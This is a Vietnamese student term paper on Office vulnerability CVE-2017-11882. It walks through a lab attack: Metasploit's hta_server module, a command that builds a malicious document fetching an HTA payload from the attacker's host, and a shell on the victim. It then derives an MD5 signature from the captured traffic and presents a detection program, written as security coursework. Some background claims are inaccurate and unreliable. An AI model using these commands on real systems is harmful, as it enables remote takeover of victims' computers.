**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**



**CƠ SỞ TẠI THÀNH PHỐ HỒ CHÍ MINH**

**-----🙞🙜🕮🙞🙜-----**

**TIỂU LUẬN CUỐI KỲ**

**CHUYÊN ĐỀ AN NINH MẠNG**

**Đề tài: Tìm hiểu mã lỗ hỏng CVE-2017-11882**

**GVHD: TS. Nguyễn Hồng Sơn**

**Họ và tên: Lưu Văn Ngà**

**Mã sinh viên: N18DCAT053**

**Lớp: D18CQAT01-N**

*Tp. Hồ Chí Minh, 28 tháng 10 năm 2022*

**MỤC LỤC**

[**MỤC LỤC HÌNH ẢNH** 3](#_Toc120134453)

[**I.** **Tổng quan** 4](#_Toc120134454)

[**1.1 Tổng quan về lỗ hỏng CVE-2017-118822** 4](#_Toc120134455)

[**1.2 Các cuộc tấn công** 4](#_Toc120134456)

[**II.** **Quá trình thực nghiệm** 6](#_Toc120134457)

[**2.1 Kịch bản tấn công** 6](#_Toc120134458)

[**2.2 Chuẩn bị** 6](#_Toc120134459)

[**2.3 Tiến hành tấn công** 7](#_Toc120134460)

[**2.4 Thu thập dữ liệu và phân tích** 12](#_Toc120134461)

[**2.5 Chương trình xử lý phát hiện tấn công CVE-2017-11882** 15](#_Toc120134462)

[**2.6 Cách phòng chóng** 20](#_Toc120134463)

[**III.** **Kết luận** 21](#_Toc120134464)

[**TÀI LIỆU THAM KHẢO** 22](#_Toc120134465)

# **MỤC LỤC HÌNH ẢNH**

[Hình 1.1 cve-2017-11882 5](#_Toc120134394)

[Hình 1.2 ip máy attacker 6](#_Toc120134395)

[Hình 1.3 khởi chạy msfconsole 7](#_Toc120134396)

[Hình 1.4 sử dụng HTA server 7](#_Toc120134397)

[Hình 1.5 set host và port tiến hành lắng nghe 8](#_Toc120134398)

[Hình 1.6 tạo file chứa mã độc 9](#_Toc120134399)

[Hình 1.7 tạo host giả để nạn nhân tải file về 9](#_Toc120134400)

[Hình 1.8 nạn nhân tiến hành tải và mở file 10](#_Toc120134401)

[Hình 1.9 attacker kết nối thành công 10](#_Toc120134402)

[Hình 1.10 lấy thông tin máy nạn nhân 10](#_Toc120134403)

[Hình 1.11xem thông tin ip 11](#_Toc120134404)

[Hình 1.12 chạy lệnh shell chiếm quyền root 11](#_Toc120134405)

[Hình 1.13 tạo thư mục ở máy nạn nhân 11](#_Toc120134406)

[Hình 1.14 quá trình kết nối của gói tin 12](#_Toc120134407)

[Hình 1.15 phân tích dữ liệu các gói TCP 12](file:///C:\Users\Admin\OneDrive\Desktop\LUUVANNGA_N18DCAT053_TIEULUAN.docx#_Toc120134408)

[Hình 1.16 xem thông tin của gói TCP 13](#_Toc120134409)

[Hình 1.17 xác định signature 14](#_Toc120134410)

[Hình 1.18 băm thông tin header để lấy signature 15](#_Toc120134411)

[Hình 1.19 lấy thông tin protocal 16](#_Toc120134412)

[Hình 1.20 lấy thông tin info 16](#_Toc120134413)

[Hình 1.21 hàm convert pcap sang csv 17](#_Toc120134414)

[Hình 1.22 hàm phát hiện mã độc khi tải file về 17](#_Toc120134415)

[Hình 1.23 hàm phát hiện tấn công 18](#_Toc120134416)

[Hình 1.24 khởi chạy chương trình 18](#_Toc120134417)

[Hình 1.25 cảnh báo khi tải file chứa mã độc 19](#_Toc120134418)

[Hình 1.26 cảnh báo có tấn công 19](#_Toc120134419)

1. **Tổng quan**
2. **Tổng quan về lỗ hỏng CVE-2017-118822**

Lỗ hổng bảo mật của Microsoft Office CVE-2017-11882 là một lỗ hổng trên định dạng file rtf, doc, dot, wbz, wiz. Lỗ hổng này cho phép attacker có thể thực thi lệnh từ xa thông qua tập tin .doc hoặc rtf. Lỗ hổng này lợi dụng các OLE Object được nhúng trong RTF để khai thác lỗ hổng. Lỗ hổng này được tận dụng trong nhiều cuộc tấn công APT để phát tán và lây lan mã độc

Báo cáo cho biết, lỗ hổng CVE-2017-11882 là kết quả của quá trình xử lý bị lỗi trong bộ nhớ máy và đã tồn tại trong tất cả các phiên bản của phần mềm Microsoft Office trên Windows từ cách nay 17 năm, bao gồm cả Office 360.

Khi lỗ hổng CVE-2017-11882 được khai thác thành công, hacker có thể thực thi mã từ xa trên một máy tính, từ đó nắm quyền kiểm soát hệ thống máy tính bị tấn công (không cần sự tương tác của người dùng) sau khi tài liệu độc hại được mở ra.

Lỗ hổng nằm trong Equation Editor (EQNEDT32.EXE), một thành phần của Microsoft Office chèn hoặc chỉnh sửa đối tượng liên kết và nhúng (OLE) trong các tài liệu.

1. **Các cuộc tấn công**

Cuộc tấn công đầu tiên mà Menlo Labs ghi nhận là sử dụng một tập tin RTF để kích hoạt CVE-2017-11882 trong Microsoft Office. Nếu người dùng mở tài liệu Word tải về từ website loginto.me, lỗ hổng sẽ được kích hoạt dưới dạng một yêu cầu HTTP đến một website bit.ly. Website bit.ly này sau đó sẽ chuyển hướng sang website Femto uploader và tải về một tập tin thực thi. Một khi tập tin thực thi này được ở ra trên máy tính người dùng, nó sẽ gửi một yêu cầu HTTP khác đến website paste.ee, nơi "kiện hàng" độc hại của kẻ tấn công được tải về. "Kiện hàng" này chứa trojan truy cập từ xa NetWire (RAT) vốn được lợi dụng để đánh cắp danh tính và dữ liệu thẻ thanh toán của người dùng.



Hình 1.1 cve-2017-11882

Cuộc tấn công thứ hai mà Menlo Labs phát hiện ra xuất phát từ dropsend.com – một website chia sẻ tập tin phổ biến. Website này được dùng để chứa một tập tin Microsoft Excel độc hại mà khi mở ra sẽ gửi một yêu cầu HTTP để tải về malware Agent Tesla. Agent Tesla là một RAT có khả năng đánh cắp danh tính, chụp ảnh màn hình, và tải về các tập tin khác

Cuộc tấn công cuối cùng khai thác CVE-2017-11882 là thông qua một tập tin có tên chứa từ "Authorization" (xác thực) lưu trữ trên OneDrive. Khi người dùng mở tập tin Excel độc hại này, nó sẽ tải về và thực thi một tập tin chứa RAT Houdini hoặc H-Worm.

1. **Quá trình thực nghiệm**
2. **Kịch bản tấn công**

* Tôi là một Hacker tôi không biết máy nạn nhân có IP bao nhiêu tôi chỉ biết tôi đang tạo kết nối được với máy nạn nhân bằng cách tạo file doc có chứa mã độc và lừa nạn nhân mở file.
* Nạn nhân đã tải file có chữa mã độc về máy và mở ra (Máy nạn nhân đã tắt Windows Security), tạo kết nối thành công đến máy attacker
* Tôi có thể truy cập vào máy nạn nhân và có thể vào Shell (CMD) trên quyền cao nhất là Admin hoặc Root.

1. **Chuẩn bị**

* Một máy kali linux làm máy attacker: 192.168.31.123

Graphical user interface, text

Description automatically generated

Hình 1.2 ip máy attacker

* Một máy windows 10 có cài Office 2010 có địa chỉ: 192.168.31.246

1. **Tiến hành tấn công**


* Khởi chạy: Metasploit framework bằng lệnh: msfconsole

Text

Description automatically generated

Hình 1.3 khởi chạy msfconsole

* Sử dụng HTA Server bằng lệnh: use exploit/windows/misc/hta\_server



Hình 1.4 sử dụng HTA server

* Tiếp theo tôi sẽ set LHOST bằng ip của tôi: set LHOST 192.168.31.123
* Bây giờ là LPORT, tôi lấy cỗng 1337: set LPORT 1337
* Bây giờ tôi sẽ chạy lệnh tấn công: exploit

Text

Description automatically generated

Hình 1.5 set host và port tiến hành lắng nghe

* Ở trang Terminal thứ 2 này tôi sẽ truy cập vào file python RTF\_11882\_0802 để tạo ra file để tấn công.
* Ta sẽ kiểm tra danh sách tệp bao gồm 3 file: Readme.md, License và RTF\_11882\_0802.py

Text

Description automatically generated

* Bây giờ ta sẽ chạy lệnh để tạo ra file tấn công. (Lưu ý phải tắt Windows Security): “python RTF\_11882\_0802.py -c "mshta http://192.168.31.123:8080/mprmmXB7t4t3rKo.hta" -o so.doc
* với mprmmXB7t4t3rKo.hta là dãy chữ lấy từ bên màng hình Terminal của Metasploit framework.
* kết quả tạo thành công file mã độc có tên so.doc

Text

Description automatically generated

Hình 1.6 tạo file chứa mã độc

* Bây giờ chúng ta sẽ dựng host đơn giải để public file lên. Trên thực tế, nạn nhân có thể nhận file tấn công bằng các đường khác nhau như web hay mail:
* python -m SimpleHTTPServer 4444



Hình 1.7 tạo host giả để nạn nhân tải file về

* nạn nhân truy cập vào host ta dựng hoặc bằng cách khác tải file này về và mở lên

Graphical user interface, text, application

Description automatically generated

Hình 1.8 nạn nhân tiến hành tải và mở file

* Máy attacker đã tạo kết nối thành công

Text

Description automatically generated with low confidence

Hình 1.9 attacker kết nối thành công

* Ta tiến hành khai thác máy nạn nhân
* Lệnh: sessions -i 1
* Sau đó sysinfo ta có thể xem được thông tin máy nạn nhân

Text

Description automatically generated

Hình 1.10 lấy thông tin máy nạn nhân

* Ipconfig để xem ip của máy nạn nhân

Text

Description automatically generated

Hình 1.11xem thông tin ip


* Để có thể chạy được cmd tôi gõ lệnh: shell

Text

Description automatically generated


Hình 1.12 chạy lệnh shell chiếm quyền root

* Bây giờ ta đã có quyền ***Admin*** hoặc ***Root*** của máy nạn nhân
* Giờ đây ta có thể thao tác trên máy nạn nhân: thêm xóa sửa các thư mục
* Tạo thành công thư mục bandabihack ở Desktop của máy nạn nhân



Hình 1.13 tạo thư mục ở máy nạn nhân

1. **Thu thập dữ liệu và phân tích**



Hình 1.14 quá trình kết nối của gói tin

* Giao thức sử dụng để tấn công là TCP
* Máy attacker: 192.168.31.123
* Máy victim: 192.168.31.246
* máy nạn nhân gọi kết nối TCP đến địa chỉ máy kẻ tấn công đã thiết lập trong payloads.Graphical user interface, text, application

  Description automatically generated

Hình 1.15 phân tích dữ liệu các gói TCP


* Ta tiến hành flow TCP gói để phân tích dữ liệu thu thập được

Graphical user interface, application

Description automatically generated

Hình 1.16 xem thông tin của gói TCP

* Ta có thể thấy header của gói bắt được là MZ
* dấu hiệu đáng nghi “MZ” cho thấy đây có lẽ là 1 PE file mã độc để đưa về máy nạn nhân
* PE File Format (Portable Executable File Format): là định dạng file riêng của Win32. Tất cả các file có thể thực thi được trên Win32 như: \*.EXE, \*.DLL (32 bit),\*.COM,\*.NET, \*.CPL,… đều là định dạng PE; ngoại trừ các tập tin VxDs và \*.DLL (16 bit).
* PE Header
* PE Header thực chất là cấu trúc IMAGE\_NT\_HEADERS bao gồm các thông tin cần thiết cho quá trình loader load file lên bộ nhớ.
* **Signature:** là 1 DWORD bắt đầu PE Header chứa chữ ký PE: 50h, 45h, 00h, 00



Hình 1.17 xác định signature

* Từ đó ta chỉ lấy phần HEADER trong cấu trúc của PE file mã độc này đem băm trên hàm MD5 để làm signature phát hiện ra mã độc của file này, cụ thể ta sẽ lấy 1024 bytes dữ liệu trong gói tin mà ta phát hiện, nó có bao gồm phần HEADER. Và những thông tin liên quan ta biết đễn mã độc sẽ được lưu trong file CSV để làm tập dữ liệu phát hiện các mã độc.

Graphical user interface, text, application


Description automatically generated

Hình 1.18 băm thông tin header để lấy signature

* Ta lấy được dãy md5: 28fbadf1d36806bbf568bb6a18bf4b65 làm signature
* Ta lưu thông tin signature trong file mẫu csv.


1. **Chương trình xử lý phát hiện tấn công CVE-2017-11882**

* Hàm get\_protocal(pck) lấy thông tin của các protocol liên quan




Hình 1.19 lấy thông tin protocal

* Hàm get\_info(pck): sẽ lấy những thông tin trong trường info của wireshark



Hình 1.20 lấy thông tin info

* Hàm convert từ file pcap sang csv thì đầu tiên nó sẽ sử dụng pyshark đẻ loads file tạm bắt gói được (temp.pcap). Sau đó lấy những thông tin khá giống trường thông tin trong wireshark để ghi ra file tạm CSV. Trong hàm này nó chỉ lấy những gói tin có từ layer IP&IPV6 trở lên.



Hình 1.21 Hàm convert pcap sang csv

Hàm phát hiện file chứa mã độc khi ta tải file về

Text

Description automatically generated

Hình 1.22 hàm phát hiện mã độc khi tải file về

* Hàm phát hiện tấn công

Text

Description automatically generated

Hình 1.23 hàm phát hiện tấn công

* Hàm detectRemoteCode sẽ thấy nhưng thông tin trong file mẫu chứa signature (md5) đã thu tập và phân tích từ trước, các signature sẽ được lưu tổng hợp ở file mẫu này. Sau đó mở file CSV lưu dữ liệu tạm đã bắt được từ lưu lượng mạng rồi lấy dữ liệu data trong protocal TCP gồm 1024 bytes tương đương với 2048 kí tự hex đem đi decode rồi kiểm tra nếu bắt đầu bằng kí tự “MZ” thì hash nó đem so sánh với signature mà ta đã thẩm định. Nếu đúng thì nó sẽ cảnh báo.
* Tiến hành kiểm tra hoạt động của chương trình qua thực hiện khai thác
* Khởi chạy chương trình và tiến hành khai thác CVE-2017-11882

Text

Description automatically generated

Hình 1.24 khởi chạy chương trình


* Chương trình cảnh báo file khi người dùng tiến hành tải file có chứa mã độc về máy

Text

Description automatically generated

Hình 1.25 cảnh báo khi tải file chứa mã độc

* Chương trình cảnh báo có tấn công khi attacker tiến hành khai thác máy nạn nhân



Hình 1.26 cảnh báo có tấn công

1. **Cách phòng chóng**

* Các phần mềm mới sẽ ngăn chặn các lỗ hổng
* Không kết nối vào các nguồn Internet công cộng không được bảo mật
* Tránh hoặc hạn chế nhấp vào các đường link lạ hoặc tải xuống các tệp không rõ nguồn gốc
* Không tắt tường lữa máy tính
* Cài đặc và cập nhật các phần mềm diệt virus
* Mua bản quyền các phần mềm, không Cr@ck phần mềm
* Update hệ điều hành và phần mềm thường xuyên

1. **Kết luận**

Qua quá trình tìm hiểu và khai thác, xậy dựng chương trình phát hiện lỗ hổng CVE-2017-11882 giúp em hiểu được cách khai thác và phát hiện một lỗ hổng tấn công, từ đó phân tích ra được signature cũng như các hành vi hoạt động của mã độc trên lỗ hổng. Với việc phân tích đặc điểm nhận dạng của cuộc tấn công và tìm kiếm signature sẽ giúp sinh viên có khả năng tự viết chương trình để tự động thu thập, phân tích và xử lý thông tin giám sát an ninh mạng để đưa ra cảnh báo phát hiện mã độc.

# **TÀI LIỆU THAM KHẢO**

[1]. Whitehat, Phát hiện mã độc tấn công APT vào Đà Nẵng, 01/08/2018.

[2]. Vnpt, Lỗ hổng bảo mật của Microsoft Office CVE-2017-11882, 18/01/2019.

[3]. Genk, CVE-2017-11882, 19/10/2022.